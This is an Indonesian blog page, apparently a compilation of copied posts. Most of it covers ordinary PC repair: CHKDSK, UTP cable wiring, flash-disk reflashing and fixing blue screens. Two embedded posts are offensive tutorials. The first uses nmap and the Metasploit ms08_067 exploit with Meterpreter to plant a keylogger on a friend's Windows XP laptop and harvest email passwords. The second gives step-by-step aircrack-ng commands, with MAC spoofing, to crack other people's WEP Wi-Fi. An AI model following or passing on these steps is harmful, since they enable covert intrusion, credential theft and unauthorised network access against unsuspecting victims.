Rabu, 18 Januari 2012

Cara Memperbaiki Hardisk

Cara Memperbaiki Hardisk

Advertisement
hardisk
Salah satu penyebab dari komputer sering hang, komputer restart sendiri dan terjadinya tampilan bluescreen adalah terdapatnya masalah / kerusakan pada hardisk komputer. Kerusakan pada hardisk ini diantaranya disebabkan karena sering dimatikannya komputer tanpa perintah shutdown dan karena gangguan pada aliran listrik seperti matinya listrik secara tiba-tiba atau terjadinya lonjakan pada tegangan listrik seperti yang biasa terjadi ketika adanya petir saat hujan. Selain itu faktor usia (lifetime) dari hardisk itu sendiri juga merupakan hal yang dapat mempengaruhi performa dari hardisk. Dalam kesempatan ini saya akan berbagi informasi mengenai Cara Memperbaiki Hardisk menggunakan Perintah Checkdisk/ CHKDSK.EXE.

Checkdisk merupakan tool bawaan Windows yang dapat kita gunakan untuk menguji dan memperbaiki kondisi hardisk. Menjalankan perintah Checkdisk secara rutin juga merupakan salah satu cara untuk merawat dan meningkatkan kinerja komputer.  Umumnya cukup dengan perintah Checkdisk / CHKDSK ini kita sudah dapat memperbaiki keruksakan pada hardisk seperti bad sector, lost clusters, cross-linked files, dan directory errors. Perintah Checkdisk dapat kita jalankan dengan 2 cara yaitu lewat Command Promt dan lewat My Computer atau Windows Explorer.

1. Menjalankan perintah CHKDSK pada Command Prompt.
  • Pada tampilan Command Prompt ketik perintah: CHKDSK D:
    Perintah tersebut akan menjalankan CHKDSK pada Drive D dalam mode read-only.
  • Ketikkan perintah: CHKDSK D:/F
    Perintah tersebut digunakan untuk merepair error tanpa melakukan scanning bad sector.
  • Ketikkan perintah: CHKDSK D:/R
    Perintah tersebut digunakan untuk merepair error, menemukan bad sector dan me-recover data.
2. Menjalankan perintah CHKDSK pada My Computer atau Window Explorer.
  • Buka Windows Explorer, atau My Computer.
  • Klik kanan pada hardisk yang akan di-cek, klik Properties.
  • Klik tab Tools, pada pilihan Error Checking klik Check Now..
  • Jendela Check disk option akan tampil.

    cara memperbaiki hardisk

    - Untuk menjalankan Chkdsk pada mode read-only mode, klik Start.
    - Untuk merepair error pada file system, check Automatically fix file system errors,
    - Untuk merepair error, menemukan bad sector dan me-recover data pilih Scan for and attempt recovery of bad sectors,
    - Anda juga dapat mencentang kedua pilihan tersebut apabila diperlukan.
  • Apabila muncul pesan : Chkdsk cannot run because the volume is in use by another process.  Chkdsk may run if this volume is dismounted first. ALL OPENED HANDLES TO THIS VOLUME WOULD THEN BE INVALID. Would you like to force a dismount on this volume? (Y/N) ketik Y dan Enter.
  • Apabila muncul pesan:  Chkdsk cannot run because the volume is in use by another process. Would you like to schedule this volume to be checked the next time the system restarts? (Y/N) Ketik Y, dan ENTER lalu restart komputer untuk menjalankan Scandisk.
Untuk memperbaiki hardisk menggunakan utility Checkdisk/perintah CHKDSK ini ada beberapa metode yang bisa kita lakukan, yaitu:
  1. Apabila komputer masih bisa booting dan login ke windows maka kedua cara untuk menjalankan CHKDSK.EXE tersebut diatas (melalui command prompt maupun Windows Explorer) dapat kita lakukan.
  2. Apabila Hardisk tidak bisa booting, maka kita harus mengambil hardisk tersebut dan memasangnya  pada komputer yang lain, baru kemudian menjalankan perintah Checkdisk/CHKDSK.
  3. Menggunakan CD Setup Windows dan jalankan perintah CHKDSK melalui Menu Recovery Console..
  4. Menggunakan CD UBCD4WIN. Caranya klik Start - Program - Disk Tools - Diagnostic, klik Check Disk.
Demikianlah cara memperbaiki hardisk menggunakan utility bawaan Windows: Checkdisk/CHKDSK.EXE ini, dan dari beberapa pengalaman saya sendiri dalam memperbaiki komputer, tool ini terbukti cukup efektif untuk menangani keruksakan pada hardisk. Pada kesempatan berikutnya saya akan mencoba mengulas tentang cara memperbaiki hardisk bad sektor. Semoga bisa membantu...

Urutan Kabel UTP Straight dan Cross Over

Urutan Kabel UTP Straight dan Cross Over


Kabel UTP merupakan salah satu media transmisi yang paling banyak digunakan untuk membuat sebuah jaringan local (Local Area Network), selain karena harganya relative murah, mudah dipasang dan cukup bisa diandalkan. Sesuai namanya Unshielded Twisted Pair berarti kabel pasangan berpilin/terbelit (twisted pair) tanpa pelindung (unshielded). Fungsi lilitan ini adalah sebagai eleminasi terhadap induksi dan kebocoran. Sebelumnya ada juga kabel STP (Shielded Twisted Pair), untuk contoh gambarnya dapat dilihat dibawah:

perbedaan kabel UTP-STP
   
Terdapat beberapa jenis kategori kabel UTP ini yang menunjukkan kualitas, jumlah kerapatan lilitan pairnya, semakin tinggi katagorinya semakin rapat lilitannya dan parameter lainnya seperti berikut ini:
  • Kabel UTP Category 1
    Digunakan untuk komunikasi telepon (mentransmisikan data kecepatan rendah), sehingga tidak cocock untuk mentransmisikan data.
  • Kabel UTP Category 2
    Mampu mentransmisikan data dengan kecepatan sampai dengan 4 Mbps (Megabits per second)
  • Kabel UTP Category 3
    Digunakan pada 10BaseT network, mampu mentransmisikan data dengan kecepatan sampai 1Mbps. 10BaseT kependekan dari 10 Mbps, Baseband, Twisted pair.
  • Kabel UTP Category 4
    Sering digunakan pada topologi token ring, mampu mentransmisikan data dengan kecepatan sampai 16 Mbps
  • Kabel UTP Category 5
    mampu mentransmisikan data dengan kecepatan sampai 100 Mbps, 
  • Kabel UTP Category 5e
    mampu mentransmisikan data dengan kecepatan sampai 1000 Mbps (1Gbps), frekwensi signal yang dapat dilewatkan sampai 100 MHz.
  • Kabel UTP Category 6
    Mampu mentransmisikan data dengan kecepatan sampai 1000 Mbps (1Gbps), frekwensi signal yang dapat dilewatkan sampai 200 MHz. Secara fisik terdapat separator yg terbuat dari plastik yang berfungsi memisahkan keempat pair di dalam kabel tersebut.
  • Kabel UTP Category 7 gigabit Ethernet (1Gbps), frekwensi signal 400 MHz
Untuk pemasangan kabel UTP, terdapat dua jenis pemasangan kabel UTP yang umum digunakan pada jaringan komputer terutama LAN, yaitu Straight Through Cable dan Cross Over Cable

Kabel straight
Kabel straight merupakan kabel yang memiliki cara pemasangan yang sama antara ujung satu  dengan ujung yang lainnya. Kabel straight digunakan untuk menghubungkan 2 device yang berbeda.

Urutan standar kabel straight adalah seperti dibawah ini yaitu sesuai dengan standar TIA/EIA 368B (yang paling banyak dipakai) atau kadang-kadang juga dipakai  sesuai  standar TIA/EIA 368A sebagai berikut:

urutan-kabel-utp-straight
Contoh penggunaan kabel straight adalah sebagai berikut :
  1. Menghubungkan antara computer dengan switch
  2. Menghubungkan computer dengan LAN pada modem cable/DSL
  3. Menghubungkan router dengan LAN pada modem cable/DSL
  4. Menghubungkan switch ke router
  5. Menghubungkan hub ke router
Kabel cross over
Kabel cross over merupakan kabel yang memiliki susunan berbeda antara ujung satu dengan
ujung dua. Kabel cross over  digunakan untuk menghubungkan 2 device yang sama. Gambar dibawah adalah susunan standar kabel cross over.

urutan kabel utp crossover

Contoh penggunaan kabel cross over adalah sebagai berikut :
  1. Menghubungkan 2 buah komputer secara langsung
  2. Menghubungkan 2 buah switch
  3. Menghubungkan 2 buah hub
  4. Menghubungkan switch dengan hub
  5. Menghubungkan komputer dengan router
Dari 8 buah kabel yang ada pada kabel UTP ini (baik pada kabel straight maupun cross over) hanya 4 buah saja yang digunakan untuk mengirim dan menerima data, yaitu kabel pada pin no 1,2,3 dan 6.

Membuat kabel Straight dan Cross Over
Untuk membuat sebuah kabel jaringan menggunakan kabel UTP ini terdapat beberapa peralatan yang perlu kita siapkan, yaitu kabel UTP,  Connector RJ-45, Crimping tools dan RJ-45 LAN Tester, contoh gambarnya seperti dibawah ini:

connector rj-45-tang crimping-lan tester

Praktek membuat kabel Straight
  1. Kupas bagian ujung kabel UTP, kira-kira 2 cm
  2. Buka pilinan kabel, luruskan dan urutankan kabel sesuai standar TIA/EIA 368B
  3. Setelah urutannya sesuai standar, potong dan ratakan ujung kabel,
  4. Masukan kabel  yang sudah lurus dan sejajar tersebut ke dalam konektor RJ-45, dan pastikan semua kabel posisinya sudah benar.
  5. Lakukan crimping menggunakan crimping tools, tekan crimping tool dan pastikan semua pin (kuningan) pada  konektor RJ-45 sudah “menggigit” tiap-tiap kabel.
  6. Setelah selesai pada ujung yang satu, lakukan lagi pada ujung yang lain
  7. Langkah terakhir adalah menge-cek kabel yang sudah kita buat tadi dengan menggunakan LAN tester, caranya masukan masing-masing ujung kabel (konektor RJ-45) ke masing2 port yang tersedia pada LAN tester, nyalakan dan pastikan semua lampu LED menyala sesuai dengan urutan kabel yang kita buat.
  8. Dibawah ini adalah contoh ujung kabel UTP yang telah terpasang konektor RJ-45 dengan benar, selubung kabel (warna biru) ikut masuk kedalam konektor, urutan kabel dari kiri ke kanan (pada gambar dibawah ini urutan pin kabel dimulai dari atas ke bawah).
pemasangan kabel UTP ke konektor RJ-45

Demikianlah sekilas penjelasan tentang kabel UTP, category kabel UTP, standar urutan kabel straight dan cross over dan cara membuat kabel jaringan straight menggunakan crimping tools, semoga bisa membantu.

SOURCE: Catatan Teknisi.Com

Perbaikan flash disk yang rusak

Tadi siang saya diminta temen saya untuk memperbaiki 2 buah flashdisk merk Transcend yang masing-masing kapasitasnya 1 GB.

Saat dicolokkan ke USB port, Flashdisk yang satu langsung ter-detect dan terbaca sebagai drive I tetapi ketika di-klik muncul tulisan "Please insert a disk into drive I:" saya lihat properties-nya flashdisk terbaca 0 byte. Sedangkan untuk flashdisk yang satu lagi ketika dicolokkan ke USB port tidak terdeteksi sama sekali. Sayapun memutuskan untuk mencoba memperbaiki flashdisk yang masih ter-detect sama windows.

Berikut langkah-langkah saya dalam memperbaiki flashdisk yg rusak tersebut tersebut:

1. Memformat Flashdisk menggunakan HP USB Disk Storage Format Tool 

Terinspirasi pengalaman beberapa waktu lalu ketika memperbaiki flashdik yang terbaca 0 byte, sayapun mencoba mempformat flashdisk yang rusak tersebut dengan tools HP USB Disk Storage Format Tool , tetapi tidak berhasil. Software HP USB Disk Storage Format Tool tidak mendeteksi adanya flashdisk.

2. Menggunakan Software untuk memperbaiki Flashdisk.

Langkah kedua adalah menggunakan beberapa tools / software yang biasa dipakai dalam memperbaiki flashdisk yang rusak seperti misalnya, Super Stick Recovery Tools, tetapi tetap flashdisk tidak terbaca. Kemudian saya gunakan program Low Level Format dan Seatools for Windows, flashdisk terbaca tetapi tetap tidak bisa diperbaiki.

3. Reprogram ulang IC Controller Flashdisk

Akhirnya saya ketemu artikel yang menyarankan untuk me-low level format USB Flashdisk sekaligus memflash / program ulang IC Controllernya. Setelah saya bongkar ternyata IC Controllernya adalah ALCOR-AU6986. Setelah googling akhirnya ketemu juga software AlcorMP_UFD untuk IC ALCOR-AU6986.

Cara memperbaiki Flashdisk menggunakan AlcorMP_UFD tools ini adalah sebagai berikut:

  • Download program AlcorMP_UFD untuk IC ALCOR-AU6986 disini
  • Setelah diekstrak jalankan file ALCORMP.EXE.
  • Klik menu setup, apabila muncul jendela password klik OK aja,
  • Tampilannya seperti gambar dibawah, ganti Scan Mode menjadi Low Level Format.

    AlcorMP-UFD
  • Klik Start(A) untuk memulai proses, dan tunggu sampai selesai.

    low level format sukses

  • Setelah berhasil, saya format ulang lagi Flashdisk dengan Format bawaan Windows

    properties flashdisk

  • Dan jreng... Alhamdulillah Flashdisk kembali normal.
SOURCE : Catatan Teknisi .Com
    Masih tentang BlueScreen...
    bluescreen
    Si layar biru yang menyebalkan ini atau istilah kerennya “Blue Screen Of Death (BSOD) terjadi karena adanya critical error pada Sistem Operasi Windows yang menyebabkan semua aplikasi yang sedang berjalan terpaksa harus dihentikan. Dalam kesempatan ini saya akan berbagi pengalaman tentang beberapa tips cara memperbaiki komputer yang mengalami BlueScreen, berdasarkan pengalaman yang pernah saya alami, semoga ada manfaatnya.


    Tips cara Memperbaiki Blue Screen Of Death pada Komputer :

    1. Periksa Kondisi Komputer Secara Umum
    Sebelum melakukan troubleshooting lebih lanjut, langkah pertama yang harus kita lakukan adalah memeriksa kondisi komputer secara umum, diantaranya adalah :
    • Periksa kebersihan didalam Casing CPU. Bersihkan debu dan kotoran lainnya bisa denga kuas dan vacuum cleaner, bila perlu siapkan electrical contact cleaner untuk membersihkan Motherboard.
    • Periksa kondisi suhu tiap-tiap komponen seperti Power Supply ( pastikan fan berputar secara normal), VGA Card dan Heatsink Processor.
    • Pastikan berbagai komponen (seperti RAM, VGA Card, konektor IDE / SATA, konektor Power Supply, dll) sudah terpasang dengan benar, untuk memastikannya bisa dengan mencabut dan memasangnya kembali.
    • Bila Anda baru saja memasang komponen hardware baru (misal VGA Card), cabut aja dulu dan coba jalankan komputer kali aja peyebab BlueScreen dari kompone tersebut.
    2. Gunakan Mode “Safe Mode “
    Langkah selanjutnya adalah menjalankan Windows dalam Mode "Safe Mode" yang merupakan salah satu pilihan pada menu Advance Boot Option Windows XP, yaitu dengan menekan berulang-ulang tombol F8 pada saat sistem akan melakukan startup. Setelah Windows berhasil masuk ke Safe Mode, lakukan beberapa troubleshooting berikut:
    • Bersihkan hardisk dari antivirus, mallware & spyware dengan cara menjalankan program virus scanner , misalnya Norman Anti Mallware.
    • Uninstall Driver yang bermasalah, caranya dengan masuk ke jendela Computer Management klik Device Manager dan carilah komponen yang ada tanda serunya, atau driver komponen yang baru saja diinstall atau diupdate.
    • Bila perlu uninstall dulu program antivirus yang terpasang, bila kondisi kondisi komputer sudah normal bisa diinstall lagi dan pastikan database engine-ya selalu up to date.
    • Kita juga bisa menggunakan utility “System Restore” untuk mengembalikan setingan computer ke kondisi sebelumnya. Caranya klik Start, All Program , Accessories, System Tools, System Restore.
    3. Periksa Kondisi Hardisk
    • Kondisi hardisk yang bad juga bisa mengakibatkan terjadinya BlueScreen, oleh karena itu periksa kondisi hardisk dengan menjalankan perintah CHKDSK. Jalankan juga program Defragmentasi Hardisk untuk memastikan hardisk bekerja secara optimal.
    4. Periksa Kondisi Memori / RAM
    • Periksa kondisi Memori / RAM, pastikan telah terpasang dengan benar, dan jalankan program utuk memeriksa kondisi Memori misalnya “Windows Memory Diagnostic”.
    5. Repair Sistem Operasi Windows.
    • Adakalanya BlueScreen terjadi karena ada beberapa file Windows yang corrupt, untuk mengatasinya cara yang paling gampang adalah dengan melakukan Repair pada sistem operasi Windows kesayangan Anda tersebut.
    6. Gunakanlah Tools untuk menganalisa Penyebab Terjadinya BlueScreen.
    • Carilah Dump File pada hardisk komputer yang mengalami BlueScreen, biasanya di C:\WINDOWS\Minidump lalu copy ke komputer kita dan jalankan aplikasi WhoCrashed atau BlueScreenView untuk mencari peyebab BlueScreen.
    Mungkin itulah beberapa tips dari saya tentang cara memperbaiki Blue Screen Of Death pada Komputer. Dari pengalaman saya selama ini penyebab BlueScreen paling banyak adalah disebabkan karena driver hardware yang tidak cocok, program antivirus yang rusak, hardisk yang mengalami bad sector dan windows yang corrupt, bagaimana dengan Anda??

    source : Catatan Teknisi .com

    Minggu, 15 Januari 2012

    Memasang Keylogger Tanpa Menyentuh Komputer Korban

    Category: [ HACKING ]
    Shorten: http://blog.cyber4rt.com/245
    Author: Cyber4rt
    Share: Share101
    Hits: 49/10650
    Iseng-iseng again,,,hwhhwhwhhw,,,mengapa judulnya kayak gini, iyah betul judulnya sesuai kok sama kenyataannya,,yang biasanya ente kalo mau ngerjain temen buat ngerekam keyboard target pake keyloger dengan harapan si korban masukin email dan lain sebagainya.. Ente mondar mandir berkali kali kekomputer target buat naro keylogger dengan berbagai macam alesan,,entah numpang mindahin file or apalah buat naro sebuah keylogger aja,,alesan yang pertama bos minjem laptop luh bos buat mindahin data-data, abis itu seminggu kemudian balik lagi pake alesan bos data-data w kemaren ketinggalan dilaptop luh. Gw minjem lagi dong dengan harapan password email or facebook temennya udah kecantol di jebakan keylogger miliknya,,tapi tutorial kali ini, gak perlu repot2 kok, gak perlu mondar mandir dua kali..Tutorial kali ini kita exploit rekaman keyboard tanpa menyentuh laptop korbannya...dengan modal kita tau ipaddress korban aja udah beres,,Linux gituh Lhhhooooooo...

    OK deh langsung aja, tanpa basa basi..

    Peralatannya adalah :

    Angry IP Scanner (Buat scanning ipaddress)

    Nmap (Buat nyecan Port2 yg kebuka n nyecen OS korban sekalian)

    Metasploit (Sangat penting buat exploitnya)

    1. Pertama buka angryipscanner, pilih netmasknya yg 24 ajee,,pokoknya disesuain aja sama lokasinya dimana,,hahhaha,,kalo sekedar hostpot area area doang yg model model kayak di mol mol mah 24 ajeee...lalu liat ipaddress kita dilaptop kita..dan lakukan scanning dari 0 s/d 255, maka akan muncul gambar kayak gini :


    nah gambar diatas itu yg warna biru berati komputernya lagi idup alias lagi nyala.

    2. Buka nmap dan lakukan scanning port dan OS korban dengan perintah sudo nmap -O ipkorban, seperti gambar berikut:


    liat deh ituhh,,ternyata doi pake windows XP,,hehhehe,,hajar bleeeehhhhhh....sampe keakar2nya bikin intall ulang dalem hitungan detik...Ouuppppsss jangan dungggsss, kan ini tutorialnya tentang ngerekam keyboard buat dapetin password,,hhehheh,,,Oiya yaaaa...lanjuttt blleeehhh..

    3. Mulailah exploit, buka applikasinya msfgui,,tekan keyboard Alt+F2 dan ketik ?msfgui? setelah kebuka dan Start, pilih ?ms08_067_netapi? di Exploit>windows>smb> , seperti gambar berikut ini:


    4. Maka akan keluar jendela pilihan OS targetnya, pilihlah ?Automatic Targeting?, seperti gambar berikut ini:


    5. Lalu scrool kebawah dan pilih ?Meterpreter>bind_tcp? , seperti gambar berikut ini:


    6. Lalu scrool kebawah lagi dan masukan ipaddress target di kolom ?RHOST? , seperti gambar berikut ini:


    Lalu scrool ke paling bawah ada tombol, Exploit, tekan aja ituh,,,

    7. Maka akan keluar jendela seperti ini di tab ?Session?, seperti gambar dibawah ini:


    8. Lalu klik kanan itu dan pilih Monitor>Start KeyLogger, seperti gambar dibawah ini:


    9. Maka akan keluar path tempat penyimpanan log nya berupa format ?txt? dikomputer kita, seperti gambar berikut ini:


    coba perhatikan yg Keystrokes being saved to bla bla bla,,itu adalah nama path lokasi penyimpanan lognya dikomputer pinguin kita. dan liat bacaan Recording,,itu berati ketukan keyboard korban sudah mulai di rekam oleh metasploit kita..hhehehe..Saatnya kita tungguin ajaaa dah,,setelah lama, kita tunggu, n udah gak sabar, setelah beberapa menit kita buka ajjeee tuh filenya, seperti gambar berikut ini:


    10. Udah gak sabar nih, langsung aja buka,,lalu lakukan searching dengan menekan tombol Ctrl+F dengan memasukkan kata2 kunci yg biasanya bau bau enak, seperti yahoo.com, yahoo.co.id, gmail.com , ymail.com, com, dll, maka akan keluar Insya Allah kayak gini broo:


    OK kelar deh,,ya kan bener kan gak perlu mondar mandir nyentuh komputer korbannya buat ngedapetin sesuatu yg ente mau,,,hhhwhwhhw,,pake metasploit lebih sloooowww,,sambil ngopi+ngeroko filter juga OK,,gak perlu tergesah gesah dengan tampang pucat mbrunyammm,,,hwhhhwh,,,OK lah kalo bgitu ane pamitan dulu, n tunggu exploit-exploit berikutnya dari si logo PINGUIN....

    SOURCE : http://blog.cyber4rt.com/245

    Halo way, saya (http://www.cyber4rt.com) hari ini akan menjelaskan kepada anda cara untuk memecahkan Wifi atau sandi nirkabel hanya dalam 10 sampai 15 menit. Hari ini saya akan menjelaskan Cara Hack atau Crack Wifi Password. Hari hack akan didasarkan pada retak password enkripsi WEP. Jadi orang mengencangkan ikat pinggang Anda untuk baru hack dan mari kita mulai hack wifi. Saya juga memasukkan video di bawah posting. Jadi anda bisa membaca dan menonton ....

    LANGKAH UNTUK HACK PASSWORD ATAU WIRELESS WIFI


    1. Dapatkan CD Backtrack-Linux
    . Backtrack Linux Live CD (Linux terbaik tersedia untuk hacker dengan lebih dari 2000 hacking tools built-in).
    Download Backtrack Linux Live CD dari sini: http://www.backtrack-linux.org/downloads/

    2. SCAN UNTUK MENDAPATKAN KORBAN


    Dapatkan korban serangan itu adalah password yang ingin Anda hack atau crack.
    Sekarang Masukkan Backtrack Linux CD ke dalam drive CD Anda dan memulainya. Setelah itu klik mulai pada kotak hitam di sudut kiri bawah untuk memuat sebuah "Konsole". Sekarang Anda harus mulai kartu Wifi. Untuk melakukannya ketik:
    airmon-ng

    Anda akan melihat nama kartu nirkabel Anda. (saya adalah bernama "ath0") Dari sini anda keluar, ganti nama kartu anda dengan "ath0". Sekarang ketik:
    airmon-ng stop ath0

    kemudian ketik:

    ifconfig wifi0 down


    kemudian ketik:


    macchanger --mac 00:11:22:33:44:55 wifi0


    kemudian ketik:

    airmon-ng start wifi0

    langkah-langkah di atas telah menjelaskan unt memalsukan diri dari dilacak. Pada langkah di atas kita spoofing MAC address kita, ini akan membuat kita tidak dapat ditemukan.

    sekarang ketik:

    airodump-ng ath0

    Semua langkah di atas dalam satu screen shot:


    Sekarang Anda akan melihat daftar jaringan nirkabel di Konsole. Beberapa akan memiliki sinyal yang lebih baik dari yang lain dan selalu nya ide yang baik untuk memilih satu yang memiliki kekuatan sinyal yang terbaik selain itu akan memakan waktu yang sangat besar untuk crack atau hack password atau Anda mungkin tidak dapat retak sama sekali.
    Setelah Anda melihat daftar jaringan, sekarang pilih jaringan yang ingin Anda hack. Untuk membekukan layar airodump TAHAN tombol CNTRL dan Tekan C.
    Sekarang Anda akan melihat sesuatu seperti ini:


    3. MEMILIH JARINGAN UNTUK HACKING

    Sekarang menemukan jaringan yang ingin Anda hack dan PASTIKAN bahwa ia mengatakan enkripsi untuk jaringan yang WEP. Jika tertulis WPA atau variasi WPA kemudian berpindah ... Anda masih dapat crack WPA dengan mundur dan beberapa alat lainnya tetapi adalah permainan bola seluruh lain dan Anda perlu menguasai WEP pertama.


    Setelah Anda memutuskan jaringan, mencatat nomor saluran dan BSSID. BSSID akan terlihat seperti ini -

    00:23:69:bb:2d:of


    Jumlah Channel akan berada di bawah sebuah heading yang mengatakan "CH".
    Seperti ditunjukkan dalam gambar ini:


    Sekarang di Konsole jenis jendela yang sama:

    airodump-ng -c (channel) -w (file name) --bssid (bssid) ath0


    Sekarang di jendela yang sama jenis Konsole: Nama file dapat apa pun yang Anda inginkan. File ini adalah tempat di mana airodump akan menyimpan paket info yang Anda terima untuk kemudian retak. Anda bahkan tidak dimasukkan dalam ekstensi ... hanya memilih kata acak yang akan Anda ingat. Saya biasanya membuat saya "Ben" karena saya selalu bisa mengingatnya. Its hanya karena i love Ben10 .... hhahahahaha: D

    Catatan: Jika Anda ingin retak lebih dari satu jaringan dalam sesi yang sama, Anda harus memiliki nama file yang berbeda untuk setiap satu atau itu tidak akan berhasil. Saya biasanya nama mereka sebagai ben1, ben2 dll

    Setelah Anda mengetikkan perintah terakhir, layar airodump akan berubah dan mulai menunjukkan komputer Anda paket pertemuan. Anda juga akan melihat pos bertanda "IV" dengan nomor di bawahnya. Ini adalah singkatan untuk "Inisialisasi Vektor" tetapi secara umum semua ini berarti "paket dari info yang berisi karakter dari password." Setelah Anda mendapatkan minimal 5.000 IV ini, Anda dapat mencoba untuk memecahkan password. Aku sudah retak tepat beberapa di 5.000 dan yang lainnya telah mengambil alih 60.000. Ini tergantung pada berapa lama dan sulit mereka membuat password. Lebih sulit adalah paket password semakin Anda akan perlu untuk memecahkannya.

    4. Cracking password WEP

    Sekarang tinggalkan jendela ini Konsole dan berjalan dan membuka jendela Konsole 2.
    Dalam tipe window:

    aireplay-ng -1 0 -a (bssid) -h 00:11:22:33:44:55 ath0

    Ini akan mengirimkan beberapa perintah untuk router bahwa pada dasarnya itu adalah untuk mengaitkan komputer Anda meskipun Anda tidak resmi berhubungan dengan password. Jika perintah ini berhasil, Anda akan melihat sekitar 4 baris mencetak teks keluar dengan yang terakhir mengatakan sesuatu yang mirip dengan "Asosiasi :-) Sukses"
    Jika ini terjadi, maka baik! Anda hampir ada.

    Sekarang ketik:

    aireplay-ng -3 -b (bssid) -h 00:11:22:33:44:55 ath0


    Ini akan menghasilkan sekelompok teks dan kemudian Anda akan melihat baris mana komputer Anda adalah mengumpulkan segudang paket dan menunggu di ARP dan ACK. Jangan khawatir tentang apa artinya ini ... hanya tahu bahwa ini adalah tiket makan Anda. Sekarang Anda hanya duduk dan menunggu. Setelah komputer Anda akhirnya mengumpulkan sebuah permintaan ARP, ia akan mengirim kembali ke router dan mulai menghasilkan ratusan ARP dan ACK per detik. Kadang-kadang ini mulai terjadi dalam hitungan detik ... kadang-kadang Anda harus menunggu hingga beberapa menit. Hanya bersabar. Ketika akhirnya tidak terjadi, beralih kembali ke jendela pertama Konsole anda dan anda akan melihat nomor di bawah IV mulai meningkat pesat. Ini hebat! Ini berarti Anda hampir selesai! Bila jumlah ini mencapai SEDIKITNYA 5.000 maka Anda dapat mulai membobol password anda. Mungkin akan memakan waktu lebih dari ini, tetapi saya selalu memulai sandi saya cracking di 5.000 hanya jika mereka memiliki password yang benar-benar lemah.

    Sekarang anda perlu membuka 3 dan jendela Konsole akhir. Hal ini akan berada di tempat kita sebenarnya crack password.
    Sekarang ketik:

    aircrack-ng -b (bssid) (filename)-01.cap


    Ingat nama file yang dibuat sebelumnya? Tambang adalah "Ben". Jangan menempatkan spasi di antara itu dan-01.cap sini. Jenis sebagai Anda melihatnya. Jadi bagi saya, saya akan ketik wepkey-01.cap
    Setelah Anda melakukan ini, Anda akan melihat api aircrack dan mulai crack password. biasanya Anda harus menunggu lebih seperti 10.000 hingga 20.000 IV sebelum akan retak. Jika hal ini terjadi, aircrack akan menguji apa yang Anda miliki sejauh ini dan kemudian akan mengatakan sesuatu seperti "tidak cukup IV Coba lagi di 10.000.."
    JANGAN LAKUKAN APA PUN! Ini akan tetap berjalan ... itu hanya membiarkan Anda tahu bahwa itu ada di jeda sampai lebih IV berkumpul. Setelah Anda melewati tanda 10.000 maka secara otomatis akan menjalankan lagi dan mencoba untuk memecahkannya. Jika ini gagal maka akan mengatakan "tidak cukup IV Coba lagi di 15.000.." dan seterusnya sampai akhirnya mendapatkannya.

    Jika Anda melakukan semuanya dengan benar sampai titik ini, sebelum terlalu lama Anda akan memiliki password! sekarang jika password tampak konyol, khawatir dont, itu akan tetap bekerja. beberapa password disimpan dalam format ASCII, dalam hal ini, aircrack akan menunjukkan kepada Anda apa karakter mereka ketik in untuk password mereka. Kadang-kadang, meskipun, password tersebut disimpan dalam format HEX dalam hal komputer akan menampilkan enkripsi HEX dari password. Tidak masalah dengan cara baik, karena Anda dapat mengetik di salah satu dan akan menghubungkan Anda ke jaringan.

    Perhatikan, bahwa password akan selalu ditampilkan di aircrack dengan tanda titik setelah setiap 2 karakter. Jadi misalnya jika password adalah "rahasia", akan ditampilkan sebagai:

    se:cr:et


    Hal ini jelas akan menjadi format ASCII. Jika itu adalah HEX sandi terenkripsi itu adalah sesuatu seperti "0FKW9427VF" maka akan tetap ditampilkan sebagai:

    0F:KW:94:27:VF


    Hanya menghilangkan tanda titik dua dari password, boot kembali ke sistem operasi apa pun yang Anda gunakan, mencoba untuk terhubung ke jaringan dan ketik password tanpa titik dua dan presto! Anda berada di!

    Ini mungkin tampak seperti banyak berurusan dengan jika Anda belum pernah melakukannya, tapi setelah mencoba beberapa berhasil, Anda akan menjadi sangat cepat dengan itu. Jika saya di dekat sebuah router WEP dienkripsi dengan sinyal yang baik, saya sering bisa memecahkan sandi hanya dalam beberapa menit.

    Saya tidak bertanggung jawab atas apa yang Anda lakukan dengan informasi ini. Setiap kegiatan / berbahaya ilegal yang anda lakukan, jatuh sepenuhnya pada Anda karena ... teknis ... ini hanya bagi Anda untuk menguji keamanan jaringan Anda sendiri.

    Untuk lebih jelasnya silahkan kunjungi Guru Besar saya di   http://www.cyber4rt.com
    Karena tulisan ini saya copy paste atas izin beliau

    BLUESCREEN

    Blue Screen and Repair Windows Xp

    Windows xp system operasi yang familier dangan banyak kalangan dan memiliki kemudahan untuk dijalankan dan menjalankan aplikasi tertentu. Pemakai juga sering dihadapkan dengan banyak kendala dengan sistem operasi ini diantaranya adalah blue screen of death atau disingkat dengan BSOD. BSOD terjadi karena banyak hal mungkin salah satu contohnya adalah karena driver yang tidak sesuai, hardware yang sudah rusak ataupun terpasang tidak pas dan masih banyak lagi tapi saya tidak akan menjelaskan penyebabnya. Disini saya akan menulis tentang pesan dari BSOD dan cara mengatasainya.
    Ok langsung saja beberapa error messege yang sering kita temui :
    >Windows could not start because the following file is missing or corrupt:
    \WINDOWS\SYSTEM32\CONFIG\SYSTEM
    >Windows NT could not start because the below file is missing or corrupt:
    X:\WINNT\System32\Ntoskrnl.exe
    >Windows NT could not start because the below file is missing or corrupt:
    X:\WINNT\System32\HAL.dll
    >NTLDR is Missing
    Press any key to restart
    >Invalid boot.ini
    Press any key to restart
    Itulah sebagian pesan errornya untuk mengatasainya dengan cara repair dengan cd windows xp bootable:
    1. Boot CDROM jadikan firstboot
    2. Masukkan CD Installer XP


    3. Tekan R kalau muncul ini

    4. Tekan 1 (atau angka yg menunjukkan installan XP kalau ada lebih dari 1 OS) dan masukkan password admin

    5. Ketik perintah dibawah ini.
    > C: CD ..
    > C: ATTRIB –H C:boot.ini
    > C: ATTRIB –S C:boot.ini
    > C: ATTRIB –R C:boot.ini
